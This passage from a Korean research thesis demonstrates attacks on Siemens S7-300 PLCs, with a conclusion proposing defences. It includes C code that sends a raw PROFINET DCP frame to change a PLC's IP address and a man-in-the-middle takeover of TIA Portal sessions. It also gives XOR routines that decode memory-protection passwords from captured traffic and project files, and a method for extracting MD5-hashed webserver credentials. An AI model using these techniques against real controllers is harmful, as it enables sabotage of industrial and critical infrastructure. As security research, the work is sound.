Siemens는 PLC 디바이스들은 프로그램 또는 메모리의 읽기/쓰기를 보호하기 위하여 메모리 보호기능을 제공한다. 메모리 보호를 위한 패스워드를 입력하지 않으면 메모리에 대한 읽기/쓰기 기능이 원천적으로 차단된다. 따라서 메모리 보호 기능을 무력화하기 위해서는 메모리 보호 패스워드를 알아야한다. 본 절에서는 원격에서 메모리 보호 무력화 공격의 가능성을 검증한다. 공격 시나리오의 전체 과정은 <그림 IV-43>과 같다.



<그림 IV-43> 원격에서 메모리 보호 무력화 시나리오

본 절에서는 원격에서 메모리 보호 무력화를 구현하고 검증하는 과정을 PLC 디바이스 아이피 변경, 중간자 공격, 중간자 공격을 통한 메모리 보호 인증 무력화로 나누어 기술한다.

1. PLC 디바이스 아이피 변경

PLC 디바이스의 아이피를 변경하기 위해서는 PROFINET DCP(Discovery and basic Configuration Protocol)를 구현하여야 한다. 아이피 변경을 위하여 PROFINET DCP 전체를 구현하지 않고, 아이피 변경만을 위한 메시지를 구성하고 이를 전송하여 실험하였다. PROFINET DCP 패킷을 구성하기 위해서는 RAW 소켓으로 이더넷 프레임을 만들어야 한다. 윈도우에서 이더넷 프레임을 구성하기 위하여 wpcap 라이브러리를 사용하였다. wpcap 라이브러리를 이용하여 이더넷 프레임에 PROFINET DCP를 구현한 코드는 아래와 같다.


```

int ChangeNewIP(char *newIP, char *dstMac)
{
    pcap_t *fp;
    char errbuf[PCAP_ERRBUF_SIZE];
    u_char packet[60] =
    {0x00,0x00,0x00,0x00,0x00,0x00,0xaa,0xaa,0xaa,0xaa,0xda,0xaa,0x81,0x00,0x00,0x00,
    0x88,0x92,0xfe,0xfd,0x04,0x00,0x04,0x00,0x00,0x02,0x00,0x00,0x00,0x12,0x01,0x02,
    0x00,0x0e,0x00,0x01,0x00,0x00,0x00,0x00,0xff,0xff,0x00,0xc0,0xa8,0x0a,0x9a,
    0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00};
    int ip = inet_addr(newIP);
    memcpy(packet, dstMac, 6);
    memcpy(packet+36, &ip, 4);

    char *dev;
    if(!(dev = pcap_lookupdev(errbuf))){
        return -1;
    }

    if ((fp = pcap_open_live(dev, 65536, 1, 1000, errbuf)) == NULL)
    {
        fprintf(stderr, "Unable to open the adapter. %s is not supported by WinPcap\n", newIP);
        return -1;
    }

    if (pcap_sendpacket(fp, packet, 60) != 0)
    {
        fprintf(stderr, "Error sending the packet: %s\n", pcap_geterr(fp));
        return -1;
    }
    pcap_close(fp);
}

```

<그림 IV-44> PROFINET DCP 구현 코드

구현한 코드를 실행하여 패킷을 스니핑한 결과를 보면 <그림 IV-45>와 같다.

No.	Time	Source	Destination	Protocol	Length	Info
137	6.3507	192.168.10.155	192.168.10.2	ICMP	74	Echo (ping) reply id=0x0001, seq=71/
138	6.3791	aa:aa:aa:aa:da:aa	Siemens_-_44:0a:a2	PN-DCP	60	Set Req, Xid:0x4000002, IP
139	6.3814	Siemens_-_44:0a:a2	aa:aa:aa:aa:da:aa	PN-DCP	60	Set Ok , Xid:0x4000002, Response(ok)
140	6.3825	Siemens_-_44:0a:a2	Broadcast	ARP	60	who has 192.168.10.154? Tell 0 0 0 0
Frame 138: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0						
Ethernet II, Src: aa:aa:aa:aa:da:aa (aa:aa:aa:aa:da:aa), Dst: Siemens_-_44:0a:a2 (28:63:36:44:0a:a2)						
802.1Q Virtual LAN, PRI: 0, CFI: 0, ID: 0						
PROFINET acyclic Real-Time, ID:0xfefd, Len: 40						
FrameID: 0xfefd (Real-Time: DCP (Dynamic Configuration Protocol) get/set)						
PROFINET DCP, Set Req, Xid:0x4000002, IP						
ServiceID: Set (4)						
ServiceType: Request (0)						
Xid: 0x4000002						
Reserved: 0						
DCPDataLength: 18						
Block: IP/IP, BlockQualifier: Save the value permanent, IP: 192.168.10.154, Subnet: 255.255.255.0,						
0000	28 63 36 44 0a a2	aa aa aa da aa	81 00 00 00	(c6D.....)		
0010	88 92 fe fd 04 00 04 00	00 02 00 00 00 12 01 02				
0020	00 0e 00 01 c0 a8 0a 9a	ff ff ff 00 c0 a8 0a 9a				
0030	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00				

<그림 IV-45> PROFINET DCP 실행 패킷

<그림 IV-45>의 중요 필드를 설명하면 아래와 같다.

- ① 28 63 36 44 0a a2
목적지의 MAC 주소이다. 목적지는 PLC 디바이스의 MAC 주소이다.
- ② aa aa aa aa da aa
출발지의 MAC 주소이다. 출발지는 공격자의 MAC 주소이며 임의로 삽입하였다.
- ③ fe fd
설정을 요청하거나 가져오는 명령코드이다.
- ④ 00
서비스타입은 요청임을 명시한다.
- ⑤ 04 00 00 02
요청 아이디를 명시한다.
- ⑥ 00 00
지연시간은 0초이다.
- ⑦ 00 12
데이터의 길이는 18바이트이다.
- ⑧ c0 a8 0a 9a
변경할 아이피 주소이다. 변경할 아이피는 192.168.10.154 이다.
- ⑨ ff ff ff 00
변경할 MASK의 주소이다. 변경할 MASK는 255.255.255.0 이다.
- ⑩ c0 a8 0a 9a
변경할 Gateway 주소이다. 변경할 Gateway는 192.168.10.154이다.


상기 구현한 검증도구를 실행한 결과 <그림 IV-46>과 같이 아이피가 변경됨을 확인하였다.



<그림 IV-46> 검증도구 실행 후 아이피 변경 결과

2. 중간자 공격(Man-in-the-Middle Attack)

공격자가 PLC의 아이피를 변경한 후, PLC의 변경 전 아이피로 바인드하여 서버를 구성한다. 그러면 TIA가 별도로 PLC 디바이스를 감지하지 않으면 기존의 PLC 아이피로 접속하게 된다. 이는 TIA의 하드웨어 설정 정보에 있는 아이피를 사용자가 별도로 수정해 줘야하는데 사용자는 PLC의 아이피 변경 여부를 감지할 수 없다. <그림 IV-47>은 PLC의 아이피만 변경한 이후의 결과를 보여주고 있다.



<그림 IV-47> PLC 아이피만 변경한 후 TIA 결과


①은 PLC의 아이피가 “192.168.10.155”에서 “192.168.10.154”로 변경되었음을 알 수 있다. 그러나 “Update accessible devices” 버튼을 클릭하여 변경된 PLC의 상태를 갱신하였기 때문에 변경된 아이피를 알 수 있는 것이지만 갱신을 하지 않았으면 변경여부를 파악할 수 없다.

②는 PLC 프로그램의 하드웨어 설정 정보는 여전히 이전 PLC 아이피인

“192.168.10.155”로 설정되었음을 알 수 있다. 이는 사용자가 직접 변경된 아이피를 설정해 주어야 한다.

③은 아직 중간자 공격을 시도하지 않은 상태에서 PLC의 변경 전 아이피인 “192.168.10.155”로 접속을 시도한 결과, 접속이 불가하여 X 표시가 나타난 모습이다.

상기의 상태가 중간자 공격이 시도된 이후에는 <그림 IV-48>과 같이 TIA가 공격자 PC를 PLC로 착각하여 접속하게 된다.



<그림 IV-48> 중간자 공격을 시도한 이후 TIA 결과

①을 보면 PLC의 아이피는 “192.168.10.154” 이지만 ②에서처럼 PLC 프로그램의 하드웨어 설정정보는 “192.168.10.155”로 설정되어 있음을 알 수 있다. 따라서 TIA는 “192.168.10.155”로 설정되어 있는 공격자의 PC를 PLC로 착각하여 접속을 하게 되고 ③에서처럼 접속이 성공된 결과를 볼 수 있다.

3. 중간자 공격을 통한 메모리 보호 인증 무력화

중간자 공격에 성공하면 TIA와 PLC 디바이스간의 모든 통신을 스니핑 할 수 있다. 따라서 스니핑을 하고 있는 상태에서 TIA로부터 메모리보호 패스워드 전송이 감지되면 해당 패스워드를 도출할 수 있다. <그림 IV-49>는 메모리 보호 패스워드 통신을 스니핑한 결과이다.

No.	Time	Source	Destination	Protocol	Length	Info
44	1.3041192.16:192.168.10.155			S7COMM	91	ROSCTR:[userdata] Function:[Request] -> [Security] -> [PLC password]
45	1.3060192.16:192.168.10.2			S7COMM	87	ROSCTR:[userdata] Function:[Response] -> [Security] -> [PLC password]

Frame 44: 91 bytes on wire (728 bits), 91 bytes captured (728 bits) on interface 0
Ethernet II, Src: AsustekC_7a:da:df (30:5a:3a:7a:da:df), Dst: Siemens-_44:0a:a2 (28:63:36:44:0a:a2)
Internet Protocol Version 4, Src: 192.168.10.2 (192.168.10.2), Dst: 192.168.10.155 (192.168.10.155)
Transmission Control Protocol, Src Port: 21470 (21470), Dst Port: 102 (102), Seq: 1, Ack: 1, Len: 37
TPKT, Version: 3, Length: 37
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
S7 Communication
Header: (Userdata)
Parameter: (Request) ->(Security) ->(PLC password)
Parameter head: 0x000112
Parameter length: 4
Unknown (Request/Response): 0x11
0100 = Type: Request (4)
①.... 0101 = Function group: Security (5)
②Subfunction: PLC password (1)
Sequence number: 0
Data
Return code: Success (0xff)
Transport size: OCTET STRING (0x09)
Length: 8
③Data: 6467020662650008

0000	28 63 36 44 0a a2 30 5a	3a 7a da df 08 00 45 00	(c6d..0z :z....E.
0010	00 4d 67 bb 40 00 80 06	00 00 c0 a8 0a 02 c0 a8	.Mg.@... ..
0020	0a 9b 53 de 00 66 39 e8	81 f9 00 03 4b 89 50 18	..S..f9.K.P.
0030	fa bf 96 2d 00 00 03 00	00 25 02 f0 80 32 07 00	%....Z...
0040	00 ce cd 00 08 00 0c 00	01 12 04 11 45 01 00 ff	E...
0050	09 00 08 64 67 02 06 62	65 00 08	...dg..b e..

<그림 IV-49> 메모리 보호 패스워드 통신 패킷

①은 기능 그룹 중 보안전신을 하고 있음을 보여준다. ②는 보안전신 중에 패스워드를 전송함을 알 수 있다. ③은 메모리 보호 패스워드로서 암호화되어 있음을 알 수 있다. 암호화 되어 있는 메모리 보호 패스워드의 복호 알고리즘은 아래와 같다.

```
char pwd[9] = {0x00, };
for(int i=7; i>1; i--)
{
    pwd[i] = enc[i] ^ enc[i-2] ^ 0x55;
}
pwd[0] = enc[0] ^ 0x55;
pwd[1] = enc[1] ^ 0x55;
```

중간자 공격의 전체 과정을 취약점 검증도구를 실행하여 검증해 본 결과는 <그림 IV-50>과 같다.

```
Enter PLC IP Address : 192.168.10.155

1. Replay Exploit
2. Modulation Exploit
3. Memory Protection Exploit on Remote
4. Memory Protection Exploit on Local
0. Quit

Input your number : 3
1. Change PLC IP
2. Man In The Middle Attack
Input your number : 2
"setup" success
"PLC stop" fail
① Input new IP address : 192.168.10.154

Ping 192.168.10.155 32바이트 데이터 사용:
192.168.10.155의 응답: 바이트=32 시간<1ms TTL=30

192.168.10.155에 대한 Ping 통계:
패킷: 보냄 = 1, 받음 = 1, 손실 = 0 (0% 손실),
왕복 시간(밀리초):
최소 = 0ms, 최대 = 0ms, 평균 = 0ms

② Changing IP ... [192.168.10.155]
③ Accept TIA
If you want to exit, Enter Any Key
/////////Password/////////

④ pw : "12345678"
/////////
/////////Password/////////

pw : "12345678"
/////////
```

<그림 IV-50> 취약점 검증 도구 실행 결과


①은 PLC 디바이스의 아이피를 “192.168.10.154”로 변경하는 과정이다. ②는 공격자의 PC 아이피를 “192.168.10.155”로 변경하였다. ③은 TIA가 접속하였음

을 보여준다. ④는 메모리보호 패스워드가 “12345678”를 사용하고 있음을 보여준다.

제5절 로컬에서 메모리 보호 무력화 공격

1. 프로젝트 파일을 통한 메모리 보호 인증 무력화

TIA Portal을 사용하여 타겟 PLC의 하드웨어를 설정하고 소프트웨어를 프로그래밍 할 수 있다. 이러한 소프트웨어 엔지니어링 도구를 사용하게 되면 하드웨어 및 소프트웨어 설정 정보를 저장하기 위해 프로젝트 파일을 생성한다. PLC S7-300에 사용되는 TIA Portal에서는 이러한 프로젝트 파일을 PEDData.plf 형태로 저장한다.



<그림 IV-51> TIA Portal 프로젝트 파일

프로젝트 파일에는 하드웨어 설정 정보를 포함하여 소프트웨어 프로그래밍 정보 등의 다양한 정보를 평문형태로 저장하고 있다. 메모리 읽기와 쓰기 모드에 대해 메모리 보호 기능을 적용할 수 있으며 패스워드는 8자리 이하의 값을 입력 받는다. 이러한 패스워드는 SIEMENS사의 자체 암호화 알고리즘을 사용하여 저장하고 있다.

메모리 패스워드의 위치를 확인할 수 있는 인자

003AD690	00 5A 00 00 00 E0 82 E1 26 EF E8 D2 48 00 00 00	.Z...à,ááìèÒH...
003AD6A0	00 00 00 00 00 00 3A 12 15 28 EF E8 D2 48 21 00 08	(ìèÒH!...
003AD6B0	00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00	
003AD6C0	00 01 01 00 00 00 9B 98 02 06 9D 9A 00 08 21 00	>~...š...!
003AD6D0	08 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00	
003AD6E0	00 00 01 01 00 00 00 9B 98 02 06 9D 9A 00 08 21	>~...š...!
003AD6F0	00 08 00 00 00 00 00 00 00 00 00 00 00 10 01	
003AD700	00 00 00 01 01 00 00 00 9B 98 02 06 9D 9A 00 08	>~...š...!
003AD710	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
003AD720	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
003AD730	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

암호화된 메모리 패스워드

<그림 IV-52> 프로젝트 파일 내의 암호화된 메모리 패스워드


프로젝트 파일에는 암호화된 메모리 보호 패스워드가 위치하며 해당 위치를 파악할 수 있는 고정 인자 값이 존재한다. 메모리 패스워드의 위치를 확인할 수 있는 인자 값 25바이트 뒤에 항상 암호화된 메모리 패스워드가 위치하며 8바이트로 고정되어 있다. 프로젝트 파일 내의 암호화된 메모리 패스워드 복호화 알고리즘은 아래와 같다.

```
char pwd[9] = {0x00, };
for(int i=7; i>1; i--)
{
    pwd[i] = enc[i] ^ enc[i-2] ^ 0xAA;
}

pwd[0] = enc[0] ^ 0xAA;
pwd[1] = enc[1] ^ 0xAA;
```

<그림 IV-53> 메모리 패스워드 복호화 알고리즘

<그림 IV-54>는 프로젝트 파일에서 사용자가 설정한 메모리 보호 패스워드의 위치를 찾아내어 암호화된 값을 복호화 하여 나타낸 결과이다.




<그림 IV-54> 프로젝트 파일에서 메모리 보호 패스워드 추출

메모리 보호 패스워드 추출 결과 3가지의 패스워드가 출력되었다. 이는 프로젝트 파일이 이전 메모리 보호 패스워드까지 포함하고 있기 때문이다. ①에서 나타나는 “12345678” 패스워드는 프로젝트 초기에 설정한 패스워드 값이며, ③의 “LISA1234”는 가장 최근에 설정되어 있는 메모리 보호 패스워드를 나타낸다.

2. 프로젝트 파일을 통한 Webserver 인증 무력화

PLC S7-300은 웹서버 기능을 제공하며 이를 통해 웹페이지를 통해 PLC의 상태정보나 진단 메시지를 송/수신 할 수 있다. <그림 IV-55>는 TIA Portal에서 웹서버의 사용자 설정 관리를 나타내며 사용자를 추가하고 권한과 패스워드를 설정할 수 있다.



<그림 IV-55> 웹서버 사용자 설정

이러한 사용자 관련 설정 내용도 패스워드 정보와 함께 프로젝트 파일에 저장된다. <그림 IV-56>은 프로젝트 파일에서의 웹서버 사용자 설정 관련 정보를 나타낸다. 기본적으로 모든 사용자를 수용하기 위한 Everybody 계정은 웹서버 구동시에 필수적으로 포함되며 사용자 이름은 변경이 불가능하고 패스워드는 설정할 수 없다. 이어서 사용자가 별도로 추가한 사용자 이름이 평문으로 나타나 있으며 웹서버 사용자 패스워드는 MD5 해시 알고리즘을 통해 해시 되어 위치한다.

사용자 이름 길이

User1 패스워드 "12345678"


003A14A0	00 09 00 00 00 45 76 65 72 79 62 6F 64 79 01 10	Everybody..
003A14B0	00 00 00 D4 1D 8C D9 8F 00 B2 04 E9 80 09 98 EC	...Ô.ËÛ...*.éË.~i
003A14C0	F8 42 7E 10 00 00 00 D4 1D 8C D9 8F 00 B2 04 E9	øB~....Ô.ËÛ...*.é
003A14D0	80 09 98 EC F8 42 7E 00 00 00 00 00 00 00 00 55	Ë.~iøB~.....U
003A14E0	73 65 72 31 00 10 00 00 00 25 D5 5A D2 83 AA 40	ser1.....%ÔZôf%@
003A14F0	0A F4 64 C7 6D 71 3C 07 AD 10 00 00 00 25 D5 5A	.ôdÇmq<.....%ÔZ
003A1500	D2 83 AA 40 0A F4 64 C7 6D 71 3C 07 AD 0B 00 00	ôf%@.ôdÇmq<.....
003A1510	00 00 00 00 55 73 65 72 32 00 10 00 00 00 BA	User2.....°
003A1520	E5 E3 20 8A 3C 70 0E 3D B6 42 B6 63 1E 95 B9 10	ãã Š<p.=qBqç.*.
003A1530	00 00 00 BA E5 E3 20 8A 3C 70 0E 3D B6 42 B6 63	...°ãã Š<p.=qBqç
003A1540	1E 95 B9 4B 00 00 00 00 00 00 00 00 75 73 65 72 33	..*K.....user3
003A1550	00 10 00 00 00 D2 7D 32 0C 27 C3 03 3B 78 83 34	Ô}2.'Ã.;xf4
003A1560	7D 8B EC A3 17 10 00 00 00 D2 7D 32 0C 27 C3 03	><i£.....Ô}2.'Ã.
003A1570	3B 78 83 34 7D 8B EC A3 17 CB 00 00 00 00 00 00	;xf4}><i£.Ë.....
003A1580	00 00 00 00 00 6D E6 C9 03 36 E4 D2 48 00 00 00	mæË.6aòH...

User2 패스워드 "22222222"

User3 패스워드 "33333333"

<그림 IV-56> 프로젝트 파일의 웹서버 사용자 관련 정보

MD5 해시 알고리즘은 이미 기존에 취약점이 발견되어 역연산이 가능하기 때문에 프로젝트 파일로부터 추출한 패스워드를 역연산하여 사용자의 패스워드를 유추할 수 있다.



<그림 IV-57> 웹서버 사용자 패스워드 복호화

User1의 해시된 MD5 값을 복호화 하여 나타낸 그림이며 사용자 패스워드가 “12345678”로 되어 있음을 알 수 있다. 웹서버 기능을 사용하도록 설정하면 필수적으로 “Everybody”계정은 포함되기 때문에 프로젝트 파일에서 이를 우선적으로 찾아내면 나머지 사용자들의 계정 이름과 패스워드 관련 정보를 찾아낼 수 있다. <그림 IV-58>은 프로젝트 파일로부터 웹서버 사용자 계정과 MD5 해시 된 패스워드를 추출하여 나타낸 결과이다.

```
C:\Windows\system32\cmd.exe
PLF 파일 열기 성공

user name : User1
MD5 Hash Value = 25D55AD283AA400AF464C76D713C07AD

user name : User2
MD5 Hash Value = BAE5E3208A3C700E3DB642B6631E95B9 ①

user name : user3
MD5 Hash Value = D27D320C27C3033B7883347D8BECA317

user name : User1
MD5 Hash Value = 25D55AD283AA400AF464C76D713C07AD

user name : User2
MD5 Hash Value = BAE5E3208A3C700E3DB642B6631E95B9 ②

user name : user3
MD5 Hash Value = D27D320C27C3033B7883347D8BECA317

user name : user4
MD5 Hash Value = B857EED5C9405C1F2B98048AAE506792

user name : User1
MD5 Hash Value = 25D55AD283AA400AF464C76D713C07AD
```

<그림 IV-58> 프로젝트 파일로부터 웹서버 사용자 정보 추출 결과

메모리 보호 패스워드와 마찬가지로 프로젝트 파일에서는 이전 정보까지 포함하고 있기 때문에 중복되거나 새로운 사용자 계정 관련 정보가 출력될 수 있다. ①에서는 초기 웹서버 설정 시에 3명의 사용자 계정만 등록한 그림이며, ②에서는 4번째 사용자 계정을 추가한 이후의 그림을 나타냈다.

제5장 결 론

네트워크 기술의 발달로 주요 국가기반시설에 사용되는 산업제어시스템이 네트워크링이 가능해짐에 따라 공중망에 노출된 범용시스템들이 경험하는 각종 사이버보안 취약성 및 이를 이용한 사고 위협에 노출되기 시작했다. 이에 따라 이란의 스텝스넷, 호주의 하수처리시스템 제어권 탈취 사고, CSX사의 기차신호시스템 감염 등과 같은 산업제어시스템을 대상으로 하는 사고들이 발생하고 있다.

본 논문에서는 PLC(Siemens S7) 취약점을 도출 하고 이를 점검하였다. 취약점을 도출하기 위하여 SIEMENS 산업제어시스템의 시스템 구조를 파악하고, SIEMENS S7-300 PLC 통신에 사용되는 S7 프로토콜을 분석하여 PLC 커맨드 재전송 공격과 변조된 PLC 프로그램 및 펌웨어 삽입 공격을 시도했다. 또한 사용자 프로젝트 파일을 통한 로컬 메모리 보호 무력화 공격과 중간자 공격을 이용한 원격 메모리 보호 무력화 공격을 시도하고 검증했다. 이러한 취약점들의 공격 가능성이 검증되면서 사이버 물리 시스템의 물리적 파괴가 실질적으로 도래될 수 있음이 증명되었다.

도출된 취약점들을 대응하기 위해서는 TLS/SSL과 같은 보안 프로토콜을 사용하여 대응할 수 있다. 인증서를 사용한 TIA와 PLC 인증, 공개키 구조의 프로토콜 암호화, HMAC을 활용한 프로토콜 무결성 검증 등 기존의 암호기술들을 적용하여 취약점들을 대응하는 것이 가능하다. 그러나 산업제어시스템의 컴퓨팅 성능 및 실시간성, 그리고 유지보수 관점에서 보안 프로토콜을 사용하는 것이 무리가 있을 수 있다. 또한 보안 프로토콜을 사용하여 네트워크 보안이 가능하더라도 PLC의 Ladder Logic, 펌웨어, OS 및 액추에이터 등 시스템 관점의 보안을 이룰 수는 없다. 즉 산업제어시스템의 환경적 제약사항과 컴퓨팅 성능을 고려한 대응방안이 마련될 필요가 있다.

본 논문에서 도출된 취약점들이 향후의 산업제어시스템 취약점 진단 및 위협 분석을 위한 시간 단축과 결과의 품질향상에 기여하길 기대한다. 또한 도출된 취약점은 향후 잠재적인 위협에 대한 대응방안의 도출과 실현을 위한 기반 자료로 활용될 수 있으며 유관 실무인력의 양성을 위한 자료로 활용될 것으로 기대한다.

참고문헌

- [1] WIKIPEDIA, “https://en.wikipedia.org/wiki/Programmable_logic_controller“
- [2] ITtoday, “<http://www.ittoday.co.kr/news/articleView.html?idxno=55428>”
- [3] 김도연, “산업 제어시스템의 사이버보안을 위한 취약점 분석”,
한국전자통신학회 논문지 제9권 제1호, pp.137-142
- [4] N.Falliere, L.O.Murchu and E.Chien, “Win32.stuxnet Dossier”, Symantec
Security Response, 2011
- [5] A. Nicholson, S.Webber, S.Dyer, T.Patel and H.Janicke, “SCADA Security
in the light of Cyber-Warfare”, Computer & Security, 2012, pp.418-436
- [6] Y.H.Chen, “Introduction of Information Security for industrial Control
System”, Korea Institute of Information Security and Cryptology, vol.19 no.5,
2009, pp.52-59
- [7] NRC Information Notice 2003-14, “Potential Vulnerability of Plant Computer
Network to Worm Infection”, Nuclear Regulatory Commission, 2003
- [8] 차영태, 조병훈, 나중찬, “산업 제어시스템 보안기술 동향과 산업전망”,
PD이슈리포트 v13, pp.79-100, 2013
- [9] 손경호, “산업제어시스템 보안성 평가 인증 동향 분석”, 정보보호학회논문지
제24권 제5호, pp.15-52, 2014
- [10] SIEMENS, “<http://www.siemens.com>”
- [11] 정완보, “지멘스 S7-300 PLC 이론과 실습”, 북두출판사
- [12] SIEMENS, “STEP7의 LAD와 FBD로 프로그래밍”, SIMENS 4차 개정판
- [13] SIEMENS, “PROFINET IO Diagnostics”
- [14] WIRESHARK WIKI, “<https://wiki.wireshark.org/S7comm>”
- [15] ISO 8073, “Connection Oriented Transport Protocol”
- [16] RFC 905, “ISO Transport Protocol Specification ISO DP 8073”
- [17] Dillon Beresford, “Exploiting Siemens Simatic S7 PLCs”, Black Hat USA
- [18] Morten Gjendemsjø, “Creating a Weapon of Mass Disruption: Attacking
Programmable Logic Controllers”, Master of Science in Computer Science

